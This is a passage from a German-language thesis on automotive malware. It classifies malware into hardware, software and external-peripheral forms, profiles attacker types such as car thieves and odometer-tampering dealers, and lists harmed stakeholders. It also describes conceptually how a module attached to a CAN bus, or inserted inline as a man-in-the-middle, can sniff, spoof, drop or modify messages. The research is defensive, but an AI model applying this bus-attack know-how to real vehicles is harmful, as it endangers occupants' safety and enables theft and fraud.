Auch bestehende automotive Werkzeuge können bei gegebenen Möglichkeiten einer missbräuchlichen Benutzung der Malwareausprägung MAP zugeordnet werden, was z.B. auf den Einsatz von Wartungs- und Diagnoseanwendungen zur Konfiguration von TV-in-Motion (Recherchebeispiel $R_{5.6}$) zutrifft[16]. Zudem könnte auch Malware, die ohne Kenntnis der Service-Techniker auf ein Service-/Wartungs-System eindringt, ungewünschte Interaktionen mit dem

[16] Diese Werkzeuge können zwar teils auch Softwareupdates vornehmen, das Einschleusen einer für denselben Zweck manipulierten Betriebssoftware wäre jedoch der Kategorie MAS zuzuordnen.

Fahrzeug aufnehmen – entweder indem sie selbst die betreffenden Schnittstellen ansteuert oder dazu vorhandene Originalanwendungen bzw. deren Kommunikation manipuliert.
Wie in Abbildung 35 illustriert, kann externe unerwünschte Logik der Ausprägung MAP zusammenfassend auch ohne Manipulation fahrzeuginterner Hard- und Software Schadwirkungen bzgl. der Fahrzeug-IT und -Daten erzielen (Legende siehe Abbildung 11). Beispielsweise kann von Position 1 aus eine außerhalb des Fahrzeugs positionierte MAP-Malware (schwarz hinterlegter Codeblock) durch ausschließliche Änderung des Fahrzeug-Datenstandes (schwarz hinterlegtes Konfigurationssymbol) Funktionsänderungen von Fahrzeugsystemen erzielen, die intern indirekt über die unveränderte Originalsoftware der betroffenen Steuergeräte (weiß hinterlegter Codeblock an Position 2) in Kraft treten.




Abbildung 35: Malicious automotive Peripherals / MAP (exemplarisches Schema)

Resümee der definierten Malwareausprägungen und ihrer Abgrenzung

In Bezug auf die Forschungsfrage 2 bzw. 2a wurden somit aufbauend auf Erkenntnissen aus dem Praxisreview drei grundlegende Ausprägungsformen automotiver Malware identifiziert. Diese Einteilung erlaubt die Einordnung diverser beobachteter Beispiele und Formen von Schadlogik, die bei den vorgestellten automotiven Angriffsszenarien zum Einsatz kommen.
Gegenüber dem verbreiteten Verständnis von Malware als rein softwaretechnisch umgesetzte, üblicherweise auf dem Zielsystem aktive Schadfunktionalität wird damit für diese Arbeit ein erweiterter Definitionsrahmen für den Kontext automotiver IT geschaffen. Er deckt unterschiedlich positionierte und agierende Formen von Malware ab, welche als gemeinsame Eigenschaft das durch eingebettete IT gesteuerte automotive Gesamtsystem und seine Teilfunktionen unautorisiert beeinflussen – was sowohl direkte Interaktionen (durch logisch eingeschleuste oder physisch angebundene Schadlogik) als auch die indirekte Beeinflussung (durch Interaktionen externer Schadlogik) des automotiven Systems umfasst.

Entgegen einer an Grundzügen der Malwarefunktionalität (s.o.) orientierten Betrachtung von Ausprägungsformen hat die hier vorgenommene Unterteilung den Vorteil, auch angesichts zukünftig hinzukommender Exemplare erschöpfend zu sein: Auch sämtliche zukünftig hinzukommende Malwareexemplare – ggf. heute noch unbekannter Funktionsweise – wird man hinsichtlich dieser Unterteilung in die vorgestellten automotiven Malwareausprägungen einordnen können. Dies gilt unter der Annahme, dass sich für jedes Exemplar eindeutig feststellen lässt, ob der Malwarebefall mit Änderungen an der Hard- oder der Software des Fahrzeugs einhergeht. MAH deckt somit sämtliche Fälle ab, in denen die unerwünschte Logik als unautorisierte Hardware (inkl. darauf vorhandener Software) in das Fahrzeug gelangt, während dies bei MAS ausschließlich in Form unautorisierter Software (ohne Änderungen an der Hardware) erfolgt. Alle restlichen Fälle, in denen Schutzziele der Fahrzeug-IT auch ohne die beiden vorgenannten Optionen verletzt werden (z.B. durch Manipulation von Eingabe- oder Konfigurationsdaten seitens fahrzeugexterner Hard-/Software) sind automatisch der Ausprägung MAP zuzuordnen.

Bei einem für Angriffe auf automotive IT tauglichen bzw. eingesetzten Werkzeug (nach der CERT-Taxonomie, Abschnitt 2.1.8) ist es folglich für eine grundsätzliche Einstufung als automotive Malware nicht entscheidend, ob die ihm zuzuordnende, eigentliche Schadlogik innerhalb (wie es beim Malwareverständnis der Desktop-IT verbreitet ist) oder außerhalb des Zielsystems aktiv wird. Gemeinsam kennzeichnende Eigenschaft der vorgestellten Malwareausprägungen ist vielmehr, dass die Schadlogik durch Einbeziehung automotiver IT-Systeme und ihrer Schnittstellen in der Lage ist, relevante schadhafte Resultate (Abschnitt 4.1.3) hervorzurufen. Dies wird in Form einer Übersicht zudem in Tabelle 7 illustriert.

	Position der Schadlogik	Angegriffene Schnittstellen	Schadhafte Resultate bezogen auf…
MAH	Innerhalb des Fahrzeugs	(Fzg-)interne Schnittstellen	Fahrzeug-IT und -Daten
MAS	Innerhalb des Fahrzeugs	(ECU-)interne Schnittstellen	Fahrzeug-IT und -Daten
MAP	Außerhalb des Fahrzeugs	Schnittstellen nach außen	Fahrzeug-IT und -Daten

Tabelle 7: Übersicht der Malwareausprägungen bzgl. Positionierung und Auswirkungen

Trotz der erschöpfenden Unterteilung der eingeführten Ausprägungsformen kann sich die Zuordnung konkreter automotiver Malwareexemplare auf eine dieser Ausprägungsformen im Einzelfall unscharf gestalten. Insbesondere bei komplexeren Eingriffen können Angreifer automotive Malwarekomponenten mehrerer Ausprägungen gleichzeitig bzw. in Kombination einsetzen – beispielsweise wenn einerseits Schadlogik über hinzugefügte Hardware eingebracht wird (MAH), von der aus im Anschluss andererseits eine Umkonfiguration weiterer, bestehender Komponenten vorgenommen (MAP) oder dort direkt Schadsoftware eingebracht wird (MAS). In solchen Fällen weisen die entsprechenden Werkzeuge Charakteristiken mehrerer Malwareausprägungen auf, so dass zur Prävention, Detektion und Reaktion solcher Vorkommnisse in diesen Fällen eine breitere Auswahl der in den Kapiteln 5 und 6 vorgestellten Maßnahmen und Strategien relevant sein kann.

Einige weitere Formen unautorisierter Interaktionen mit automotiven (IT-)Systemen und Elektronik werden in dieser Arbeit nicht explizit betrachtet, d.h. liegen außerhalb des vorgestellten Definitionsrahmens für automotive Malware. Solche Beispiele, die sich keiner Ausprägungsform automotiver Malware explizit zuzurechnen lassen, können z.B. vorliegen, wenn bei einem entsprechenden Vorfall keine konkrete Form unerwünschter Logik zum Einsatz kommt. Dies beginnt mit rein destruktiven Eingriffen wie z.B. der physischen Beschädigung von Systemkomponenten, dem destruktiven Durchtrennen beliebiger (Kommunikations-)Leitungen oder dem dauerhaften Entfernen von Komponenten, z.B. aus Diebstahlsabsicht. Auch ein vorübergehendes Entfernen von Komponenten kann darunter fallen, sofern daran zwischenzeitlich keine effektiven Änderungen / Manipulationen vorgenommen werden. Als ein Beispiel hierfür kann das Entnehmen eines Steuergeräts zu Zwecken des Reverse-Engineerings (Auslesen von Flash-Speicherbausteinen, passives Auswerten von Seitenkanälen etc.) aufgefasst werden, was ggf. als vorbereitender Akt für anderweitige (z.B. über automotive Malware realisierte) Angriffe dient, die erst zu einem späteren Zeitpunkt und ggf. auf andere Fahrzeuge erfolgen.

4.1.2 Erweitertes Angreiferspektrum auf Basis der CERT-Taxonomie

Auch beim Betrachten automotiver Malware kann es vorteilhaft sein, zwischen den hinter ihrem Einsatz stehenden verschiedenen Angreifertypen zu unterscheiden. Dies ermöglicht es z.B. bei der Gestaltung von Gegenmaßnahmen, gezielt typische Möglichkeiten und Beschränkungen relevanter Angreiferkategorien einzubeziehen – u.a. in Bezug auf typische Strategien und Vorkenntnisse sowie die für Angriffe zur Verfügung stehenden Ressourcen.
Grundsätzlich kann hierbei auf bestehenden Kategorisierungen aus der Desktop-IT-Security aufgebaut werden. Ein Beispiel sind die Angreifertypen aus der in Abschnitt 2.1.8 bzw. Abbildung 3 vorgestellten CERT-Taxonomie, die ausreichend allgemein gehalten sind, um grundsätzlich auch in anderen Domänen wie der automotiven IT als Ausgangsbasis einbezogen zu werden. Ein Blick auf die Reviewergebnisse zeigt jedoch, dass sich durch die charakteristischen Besonderheiten im automotiven Bereich für eine präzisere Beschreibungsweise noch einige Spezialisierungen sowie Erweiterungen der Angreifertypen anbieten:

- ***Besitzer/Fahrer*:** In einer Vielzahl der recherchierten Fälle sind es die Besitzer und/oder Fahrer der Fahrzeuge, die als vielfach zu beobachtende Initiatoren entsprechender Eingriffe in die Fahrzeug-IT auftreten.
- ***Dienstleister*:** Angesichts häufig mangelnder technischer Kenntnisse und Ausstattung einiger der vorgenannten Angreifer kommen zudem durch sie beauftragte, spezialisierte Dienstleister (z.B. Tuning-Anbieter) als ergänzende Angreiferkategorie hinzu.
- ***Professionelle Kriminelle:*** Bezogen auf im Automobilbereich relevante Formen von Kriminalität (vgl. auch [Tuch11]) können einige zusätzliche Angreifertypen als Spezialisierung des in der CERT-Taxonomie vorgesehenen Angreifertyps „Professionelle Kriminelle“ aufgenommen werden. Ausgehend von den Reviewergebnissen werden im Folgenden folgende Beispiele betrachtet.
  - ***Organisierte Fahrzeugdiebe*:** Im automotiven Kontext findet besonders im Bereich des Fahrzeugdiebstahls bereits eine Bündelung organisierter Kriminalität statt (Abschnitt 2.5.2), bei der u.a. einzelne Experten elektronische Hilfsmittel kreieren, die über eine Vielzahl weiterer Mittelsmänner eingesetzt werden, um sich unberechtigten Zugang zum Fahrzeuginneren (unautorisiertes Öffnen / Diebstahl aus dem Fahrzeug) sowie zum Fahrzeug selbst (Diebstahl des Fahrzeugs) zu verschaffen.
  - ***Kriminelle Fahrzeughändler:*** Auch für kriminelle Fahrzeughändler stellen Manipulationen an der IT zu verkaufender Fahrzeuge ein Mittel dar, um sich unrechtmäßige Vorteile zu verschaffen – etwa um einen höheren Wert vorzutäuschen (z.B. Kilometerstandsmanipulation / $R_{2.x}$) oder Schäden zu vertuschen (siehe z.B. $L_{3.x}$).
- ***Security-Experten*:** In dieser Kategorie werden zusätzlich Security-Experten betrachtet, die u.a. in den Bereichen automotiver Security-Evaluationen arbeiten. Die Kategorie deckt daher Angriffsszenarien ab, die zum Aufzeigen und zur Demonstration von Sicherheitslücken, z.B. seitens der akademischen Forschung, umgesetzt werden. Beispiele sind die eigenen Laboruntersuchungen L_x in Abschnitt 3.2 sowie diejenigen Rechercheergebnisse (R_x) in Abschnitt 3.1, die in akademischem Kontext entstanden.

Am Beispiel der vorgenannten Angreifertypen, die im automotiven Kontext sowie mit Blick auf die Reviewergebnisse als besonders relevant einzuschätzen sind, liefert Tabelle 8 einen Vergleich für sie typischer Eigenschaften. Neben ihrer üblichen subjektiven *Grundintention* (inkl. *-motivation*, vgl. Abbildung 3) und ihren technischen *Vorkenntnissen* betrifft dies die Verfügbarkeit folgender relevanter Ressourcen: die erforderliche *technische Ausstattung* (z.B. Embedded-Module, Bus-/OBD-/Debug-Interfaces), physische und logische *Zugriffsmöglichkeiten* auf das Fahrzeug und seine Komponenten (vgl. Tabelle 3) sowie die *verfügbare Zeit*.

	Besitzer / Fahrer	***Dienstleister***	***Professionelle Kriminelle***		***Security-Experten (Evaluation)***
			Fahrzeugdiebe	***Krimin. Händler***	
(Subjektive) Grundintention / -motivation	konstruktiv (Herausforderung / Status / Nervenkitzel, finanziell motiviert)	konstruktiv (finanziell motiviert)	destruktiv (finanziell motiviert)	destruktiv (finanziell motiviert)	konstruktiv (Aufklärung / Absicherung)
Vorkenntnisse	gering	mittel (spezialisiert, lückenhaft)	sehr hoch	gering bis mittel	hoch bis sehr hoch
Technische Ausstattung	gering	mittel (spezialisiert)	sehr hoch	hoch	mittel bis hoch
Zugriffs-möglichkeiten	lokal intern (freier Zugang)	lokal intern (freier Zugang)	lokal extern (initial)	lokal intern (freier Zugang)	unterschiedlich (je nach Szenario)
Verfügbare Zeit	unbegrenzt (z.B. Heimgarage)	begrenzt (Auftrags-zeitraum)	sehr begrenzt (Entdeckungs-gefahr)	begrenzt (Kosten für Eingriff reduzieren „Gewinn“)	unbegrenzt (Laboranalysen etc.)

Tabelle 8: Typische Attribute von Vertretern ausgewählter Angreiferkategorien

4.1.3 Relevante schadhafte Resultate

In diesem Abschnitt wird in Bezug auf Forschungsfrage 2b ein strukturierter Überblick über das Spektrum möglicher Folgen automotiver Malwarevorfälle geliefert.

Bereits im Allgemeinen sind IT-Sicherheitsvorfälle, die z.B. in Bezug auf die CERT-Taxonomie (Abschnitt 2.1.8) über Malware als eingesetztes *Werkzeug* durchgeführt werden, durch Auftreten *unautorisierter Resultate* gekennzeichnet.
Im Rahmen dieser Arbeit mit Fokus auf Fahrzeug-IT werden als schadhafte Resultate automotiver Malwarevorfälle insbesondere solche betrachtet, die die Interessen verschiedener, im Fahrzeugkontext relevanter Interessengruppen verletzten. Unerwünschte Logik der oben eingeführten Ausprägungsformen, deren Resultate im Widerspruch mit diesen Interessen stehen, kann nach dieser Definition aus Sicht der jeweiligen Interessengruppe folglich als (automotive) Malware aufgefasst und in der Folge entsprechend behandelt werden.

Als relevante Beispiele möglicher Geschädigter, die laut Forschungsfrage 2b identifiziert werden sollen, werden im Folgenden drei wesentliche Beispiele automotiver Interessengruppen behandelt:

- ***Fahrzeughersteller:*** Hersteller des Fahrzeugs sowie seiner Teilsysteme
- ***Nutzer und Betreiber*** des Fahrzeugs (im Privatumfeld oft identisch)
- ***Gesetzgeber***

Die Interessen dieser Gruppen, die in den folgenden Unterabschnitten vertiefend vorgestellt werden, umfassen jeweils ein sehr breites Spektrum, das daher nur anhand ausgewählter Beispiele typischer Interessen skizziert werden kann. Denn gerade im betrachteten automotiven Kontext werden durch securitybezogene Vorfälle neben Werten der IT-Security auch Werte weiterer Domänen bedroht. Mit Blick auf diesen Aspekt der Forschungsfrage 2b kann eine erhöhte Relevanz weiterer Domänen festgestellt werden, auf die sich schadhafte Resultate automotiver Malware auswirken können:

- ***Bereich Security:*** In der IT-Sicherheit ergibt sich bereits aus der Definition eines z.B. malwarebasierten Angriffs bzw. Vorfalls, dass dessen Folgen (bzw. zumindest ein Teil der Folgen) Schwächungen der Security zuzuordnen sind. Konkret äußern sich diese als Verletzungen vorhandener Schutzziele (siehe Abschnitt 2.1.3) des angegriffenen, z.B. automotiven, IT-Systems.
  Securitybezogene Interessen der betrachteten automotiven Interessengruppen lassen sich somit auf diese Grundwerte der IT-Sicherheit abbilden und strukturiert in Form von (im Folgenden kursiv hervorgehobenen) Schutzzielen formulieren.
- ***Bereich Safety:*** Im Gegensatz zu typischen IT-Systemen der Desktop-IT können aus IT-Sicherheits-Verletzungen speziell im automotiven Bereich auch Gefahren für Leib und Leben resultieren. Dies ergibt sich primär aus der Tatsache, dass die Fahrzeug-IT über die angebundene Aktorik (siehe Abschnitt 2.4.1) physisch mit der Umwelt interagiert und Angreifer durch automotive Malware vorhandene Vorgänge manipulieren oder eigene Aktivitäten initiieren können. Somit stellt die Unversehrtheit von Leib und Leben im automotiven Kontext ein besonders schützenswertes Beispiel vorliegender Interessen dar.
- ***Bereich Komfort:*** Ein weiterer Teil unautorisierter Resultate kann sich in Form von Komforteinschränkungen bemerkbar machen. Entsprechend kann es als eine Einschränkung des Nutzungskomforts wahrgenommen werden, wenn als Folge eines IT-Sicherheitsvorfalls Komfortfunktionen oder sonstige, nicht safetykritische Systeme wie z.B. die Klimaanlage, das Telefonbuch oder die Navigation gestört sind, so dass die Nutzer ein starkes Interesse an der Aufrechterhaltung des mit ihnen verbundenen Komforts haben.

Besonders hochrangige Interessen aus diesen verschiedenen Domänen können hierbei durch den Gesetzgeber geregelt sein, was z.B. auf die Einhaltung gesetzlicher Emissionsgrenzwerte (Safety-Domäne, Schutz von Umwelt und Bevölkerung) oder das Verbot von Tachomanipulation sowie der Herstellung entsprechender Werkzeuge (Security-Domäne, siehe auch Abschnitt 2.5.1) zutrifft. Teilweise können die Interessen der betrachteten Inte-

ressengruppen daher bereits aufgrund eines Rechtsanspruches der jeweiligen Interessengruppe berechtigt sein oder direkt aus geltenden Gesetzen folgen. Weitere Interessen dieser Gruppen können hingegen auch subjektiverer Natur sein (wie einige der im Folgenden genannten Beispiele verdeutlichen) und in einigen Punkten auch Interessenskonflikte zwischen Mitgliedern verschiedener Interessengruppen bestehen – so dass z.B. Hersteller- und Nutzerinteressen teils durchaus gegensätzlich gelagert sein können.

Interessengruppe „Fahrzeughersteller“

Die Interessen der Hersteller gegen unautorisierte und teils bösartige Eingriffe in die von ihnen verkauften Systeme – u.a. durch automotive Malware – liegen in verschiedenen Bereichen begründet.
Einerseits kann das Bekanntwerden von Schadensereignissen, die bekannter- oder unbekanntermaßen auf entsprechende unautorisierte Manipulationen zurückgehen, dem öffentlichen Ansehen des Herstellers Schäden zufügen – die sich in der Folge indirekt auch finanziell auswirken können (z.B. angesichts sinkender Verkaufszahlen).
Auch direkte finanzielle Aspekte begründen diese Interessen, da die Pflichten des Herstellers nicht bereits mit dem Verkauf eines Fahrzeugs an den Kunden enden. Insbesondere durch Gewährleistungsansprüche der Kunden können ihm erhebliche Folgekosten entstehen. Daher liegt es in seinem Interesse, die *Integrität* und *Authentizität* des Gesamtfahrzeuges und seiner Komponenten möglichst kontrollierbar zu halten um reklamierte Schäden ggf. auf externe Ursachen wie z.B. mutwillig eingeschleuste oder fahrlässig eingehandelte automotive Malware zurückführen zu können und somit ungerechtfertigte Gewährleistungsleistungen verweigern zu können.
Gängige Bestrebungen zur Qualitätssicherung belegen diese Interessen des Herstellers, sowohl die ausgelieferten Fahrzeuge möglichst lange in einem bzgl. *Integrität* und *Verfügbarkeit* kontrollierbaren Zustand zu halten als auch bekanntgewordene Schwachstellen im Design zukünftiger Fahrzeuge zu schließen. Im Rahmen einer konsequenten Qualitätssicherung sollte es konsequenterweise auch Ziel sein, die Ursachen bekannt werdender automotiver Malwarevorfälle zu untersuchen und Fahrzeugdesigns so zu optimieren, dass entsprechende Eingriffe zukünftig verhindert oder zumindest leichter nachweisbar gemacht und geeignet behandelt werden können (siehe auch Kapitel 6).

Interessengruppe „Nutzer und Betreiber“

Auch mit Blick auf den Kunden, d.h. Nutzer bzw. Betreiber der verkauften Fahrzeuge, sind verschieden gelagerte Interessen festzustellen. Einerseits können als eher subjektiv zu bewertende Interessen festgestellt werden wie etwa der Wunsch, ein möglichst großes Funktions- und Leistungsspektrum des Fahrzeugs nutzen zu können. Weitere Beispiele für bestehende Interessen sind auch objektiv betrachtet von großer Relevanz und Wichtigkeit – was sich u.a. auch darin widerspiegelt, dass Nutzerrechte in vielen Ländern auch in gesetzlichen Regelungen z.B. zum Verbraucherschutz festgeschrieben sind.

Besonders im Fall des technischen Systems ‚Automobil’ drohen den menschlichen Nutzern als Folge unerwarteter Fehlfunktionen (u.a. als schadhaftes Resultat elektronischer Manipulationen durch automotiver Malware) potentiell schwerwiegende Folgen: In einem schnell bewegten, massiven Fahrzeug drohen als relevante Gefahren an erster Stelle Personen- und Sachschäden – jeweils innerhalb des Fahrzeugs als auch in dessen Umgebung bzw. Infrastruktur (vgl. Abschnitt 2.4.3). Das Interesse der Nutzer, vor solchen physischen Schäden geschützt zu sein, ist im Gegensatz zu typischen IT-Systemen der Desktop-IT für den automotiven Einsatzbereich besonders charakteristisch. Diesem Interesse wird durch umfangreiche Maßnahmen zur funktionalen Sicherheit (Safety) bereits Rechnung getragen, die jedoch i.d.R. keine vorsätzlichen Eingriffe (Security) abdecken (siehe Abschnitt 1.1.2).

Auch immaterielle Schäden durch Malwarebefall, wie sie bislang im Desktop-IT-Bereich primär beobachtbar sind, könnten angesichts der aktuellen Entwicklung automotiver IT-Systeme auch in diesem Bereich an Relevanz zunehmen. Durch das fortwährend erweiterte Funktionsspektrum automotiver IT-Systeme und Nutzerschnittstellen kann ein Großteil der aus Sicht von PC-Nutzern relevanten IT-Sicherheitsaspekte inzwischen ebenso (teils sogar in höherem Maße) für digitale schützenswerte Güter in ihrem Automobil gewünscht bzw. vo-

rausgesetzt werden. Angesichts der zunehmend personalisierbaren Systeme wird aus Nutzersicht beispielsweise der Wahrung der *Privatsphäre* / des *Datenschutzes* eine zunehmende Bedeutung zugemessen, da z.B. eine Spionage und Missbrauch im System gespeicherter personenbezogener Daten oder digitaler Identitäten oder ein Abhören im Fahrzeug geführter (Telefon-)Gespräche ungewünschte Vorfälle darstellen würden. Nicht zuletzt im Kontext der „NSA-Affäre“ rücken entsprechende Besorgnisse um die *Vertraulichkeit* von Nutzerdaten zunehmend auch im Bezug auf automotive Systeme in das öffentliche Bewusstsein [Haup13]. Ebenso bestehen Nutzerinteressen dahingehend, dass unautorisierten Dritten (*Authentizität*) eine unberechtigte Nutzung von Systemressourcen oder -diensten nicht möglich ist und sie nicht in der Lage sein sollen, ein destruktives Löschen oder Manipulieren von Betriebs- und Nutzerdaten (*Integrität*) durchführen zu können. Beide vorab genannten Beispiele können auch die *Verfügbarkeit* des Fahrzeugs einschränken, von der viele Nutzer sogar abhängiger sind als von der ihres PC-Systems.

Interessengruppe „Gesetzgeber“

Zu den schadhaften Resultaten sollen zudem Folgen automotiver Malwarevorfälle gerechnet werden, die sich durch das Herbeiführen von Konflikten mit geltenden Gesetzen oder Rechtsverordnungen äußern. Entsprechende gesetzliche Regelungen adressieren z.B. oft die *Integrität* der Fahrzeuge, ihre Betriebssicherheit (Safety) oder den Umweltschutz: Neben inhaltlich fokussierten gesetzlichen Regelungen wie z.B. dem seit 2005 bestehenden Verbot der Tachomanipulation (§22b StVG), gesetzlichen Grenzwerten für das Fahrzeugaußengeräusch (Geräuschemission, vgl. [WaRe06] S.103) oder – die auch zur Festlegung der Kfz-Steuer herangezogenen – Abgasgesetzgebungen (vgl. [WaRe06] S.77) soll in diesem Kontext insbesondere auf die breiter gefasste Allgemeine Betriebserlaubnis (ABE) eingegangen werden, die jedes für den Straßenverkehr zugelassene Fahrzeug gemäß §20 StVZO besitzen muss [StVZO12]. Nach Änderungen am Fahrzeug (dies betrifft neben Antriebs- und Sicherheitssystemen auch weitere Funktionen z.B. mit Auswirkungen auf die Abgaswerte oder die Beleuchtung) kann die üblicherweise dem Hersteller für einen jeweiligen Fahrzeugtyp erteilte ABE erlöschen und eine vergleichsweise teure Neubeantragung erforderlich werden (vgl. [Borg13], Kap. 11). Neben z.B. Tuning-Aktivitäten kann dies folglich auch nach anderweitigen Eingriffen automotiver Malware eintreten. Mit der ABE erlischt ebenfalls die Zulassung des Fahrzeugs und im Schadensfall können auch Konsequenzen der Haftung, z.B. beim Versicherungsschutz des Fahrzeugs, die Folge sein.

4.1.4 Funktions- und Strukturwirkungen automotiver Malware

Mit der durch die Basis-Definition automotiver Malware differenzierten Rückführung dieser schadhaften Resultate auf sog. Funktions- und Strukturwirkungen werden zwei wesentliche unterscheidbare Arten von Vorfallswirkungen identifiziert. Das Vertiefen dieses ebenfalls durch Forschungsfrage 2b) adressierten Aspekts, durch welche grundlegende Wirkungen automotiver Malware ein Auftreten drohender Schäden zustandekommen kann, wird nicht zuletzt durch das im automotivem Bereich vorliegende besondere Schadenspotential (insbesondere in der vorgenannten Safety-Domäne) gerechtfertigt.
Insbesondere nach Eingriffen in sehr komplexe IT-Systeme wie z.B. moderne Automobile lassen sich die entstehenden schadhaften Resultate auf diese zwei unterscheidbaren, wie folgt definierten Arten von Vorfallswirkungen zurückführen (vgl. auch [HoKD09]):

- ***Funktionswirkungen:*** Diese Bezeichnung fasst hierbei *direkten* Auswirkungen des Eingriffs auf die *Funktion* der gewählten Zielkomponente (z.B. Hardware, Softwareanwendungen und -dienste) zusammen. Die Funktionswirkungen entsprechen üblicherweise den seitens des Angreifers (d.h. des Initiators des Eingriffs) beabsichtigten Wirkungen.
- ***Strukturwirkungen:*** Unter diesen Begriff fallen alle *indirekten* Folgen eines Eingriffs, die sich durch diesen (inkl. seiner Funktionswirkungen) als *strukturelle* Auswirkungen auf das Gesamtsystem und seine Umgebung ergeben können. In komplexen Systemen sind Strukturwirkungen durch ihren indirekten Charakter oft schwierig vorherzusehen. Strukturwirkungen stellen daher Wirkungen dar, die seitens des Angreifers (d.h. des Initiators des Eingriffs) oft unerwartet oder sogar unerwünscht eintreten und von der eigentlichen Absicht des Eingriffs deutlich abweichen können.

Übertragen auf den Bereich komplexer automotiver IT-Systeme bedeutet dies, dass bei automotiven Malware-Vorfällen die im vorigen Abschnitt behandelten schadhaften Resultate sowohl als (beabsichtigte) Funktionswirkungen als auch als (unbeabsichtigte oder leichtfertig in Kauf genommene) Strukturwirkungen auftreten können.
Gleichzeitig spielt es für eine Einstufung als automotive Malware keine Rolle, ob auftretende schadhafte Resultate (z.B. Gefährdungen für Leib und Leben der Insassen) beabsichtigte Ziele ihres Anwenders darstellen. Auch ein aus konstruktiver Motivation heraus entwickeltes automotives IT-Werkzeug kann zu destruktiven Strukturwirkungen führen, wenn der Ersteller sich der komplexen Wechselwirkungen mit dem Fahrzeug-Gesamtsystem nicht ausreichend bewusst ist – es wäre somit in der Folge ebenfalls als automotive Malware einzustufen und mit geeigneten Maßnahmen (Kapitel 5 und 6) zu behandeln.



4.1.5 Zur Relevanz der Basisangriffe je nach Malwareausprägung

Angesichts der vielfältigen Arten interner und externer Informationsflüsse moderner Automobile (vgl. Abschnitt 2.4.2/Abbildung 13) bietet sich den Angreifern (Abschnitt 4.1.2) grundsätzlich ein großes Spektrum potentieller Zugriffsmöglichkeiten für die Anwendung automotiver Malware. Konkret können diese abhängig von physikalischen oder technischen Beschränkungen sowie vorhandenen Schutzvorkehrungen z.B. durch die (Nicht-)Anwendbarkeit der in Abschnitt 2.1.7 behandelten Basisangriffe beschrieben werden.
Mit Blick auf das in dieser Arbeit fokussierte Spektrum automotiver Malware kann die Realisierbarkeit einzelner Zugriffsmöglichkeiten u.a. auch davon abhängen, in welcher der drei definierten Ausprägungsformen diese vorliegt. In diesem Abschnitt wird die Relevanz der Basisangriffe exemplarisch auf Ebene der fahrzeuginternen Buskommunikation reflektiert. Hierzu werden im Folgenden die vorgestellten automotiven Malwareausprägungen MAS, MAH und MAP bzgl. der über sie auf Busebene typischerweise realisierbaren Basisangriffe und unter Nennung jeweils charakteristischer Möglichkeiten und Restriktionen unterschieden.

Relevante busseitige Basisangriffe durch automotive Malware der Ausprägung MAH

Im Falle typischer Feldbusse auf elektrischen Übertragungsmedien kann ein Angreifer ein Hardwaremodul im einfachsten Fall als einen zusätzlichen Teilnehmer anschließen (siehe Tabelle 9 links). Hierzu muss er die zugehörige Leitung im Fahrzeug lokalisieren und eine elektrische Verbindung zwischen diesem und dem Businterface seines Moduls herstellen. Im Fall CAN sind hierzu i.d.R. Verbindungen zu der CAN-High und CAN-Low Leitung sowie der Fahrzeugmasse erforderlich. Bei nach dem Broadcast-Prinzip arbeitenden Feldbussen wie CAN bieten sich ihm hierdurch zunächst primär die Möglichkeiten a) des Mitlesens vorhandener Nachrichten sowie b) des Erzeugens eigener Nachrichten (zzgl. darauf aufbauender Kombinationen). Da eine einmal gesendete Nachricht gleichzeitig von allen angeschlossenen Teilnehmern empfangen und ausgewertet wird, ist eine gezielte Beeinflussung bestehender Nachrichten (z.B. Verändern, Löschen) in dieser Position zunächst nicht möglich.
Diese Einschränkung kann aufgehoben werden, indem ein solches Elektronikmodul auf eine andere Art in das Fahrzeugnetzwerk eingebunden wird. Wie in Tabelle 9 rechts illustriert, wird hierzu das Modul mit zwei Businterfaces versehen und in Position zwischen zwei physisch getrennte Abschnitte des vormals zusammenhängenden Feldbusses gebracht. Praktisch kann diese „Man-in-the-Middle“-Position z.B. über das Durchtrennen der Busleitung oder durch Konzeption als ein in bestehende Steckverbinder einsetzbares Modul erfolgen. Da eingehende Busnachrichten aus dem einen Abschnitt so nicht gleichzeitig für alle Teilnehmer im jeweils anderen Abschnitt sichtbar sind, hat der Angreifer damit volle Kontrolle, welche Nachrichten er (ggf. verändert) passieren lässt. Durch diese Gateway-Charakteristik kommt es auch bei unverändert gelassenen Nachrichten zu einem kurzen, für viele Einsatzzwecke aber unkritischen[17], Zeitversatz. Auf Bussystemen wie z.B. MOST, die optische Übertragungsmedien bzw. Ringtopologien zur Datenübertragung nutzen, kommt technologiebedingt nur diese Art der Einbindung infrage (vgl. auch Abschnitt 2.4.5).

[17] Ein Praxisbeispiel sind Bus-Filterboxen – siehe z.B. für TV-in-Motion in Abschnitt 3.1.6 und 6.4.2.

	Platzierung am Bus	***Platzierung im Bus***
		
Lesen / Sniffing	X	X
Erzeugen / Spoofing	X	X
Stehlen / Löschen	–	X
Unterbrechen	– [1]	X [3]
Modifizieren	– [2]	X

Anmerkungen:

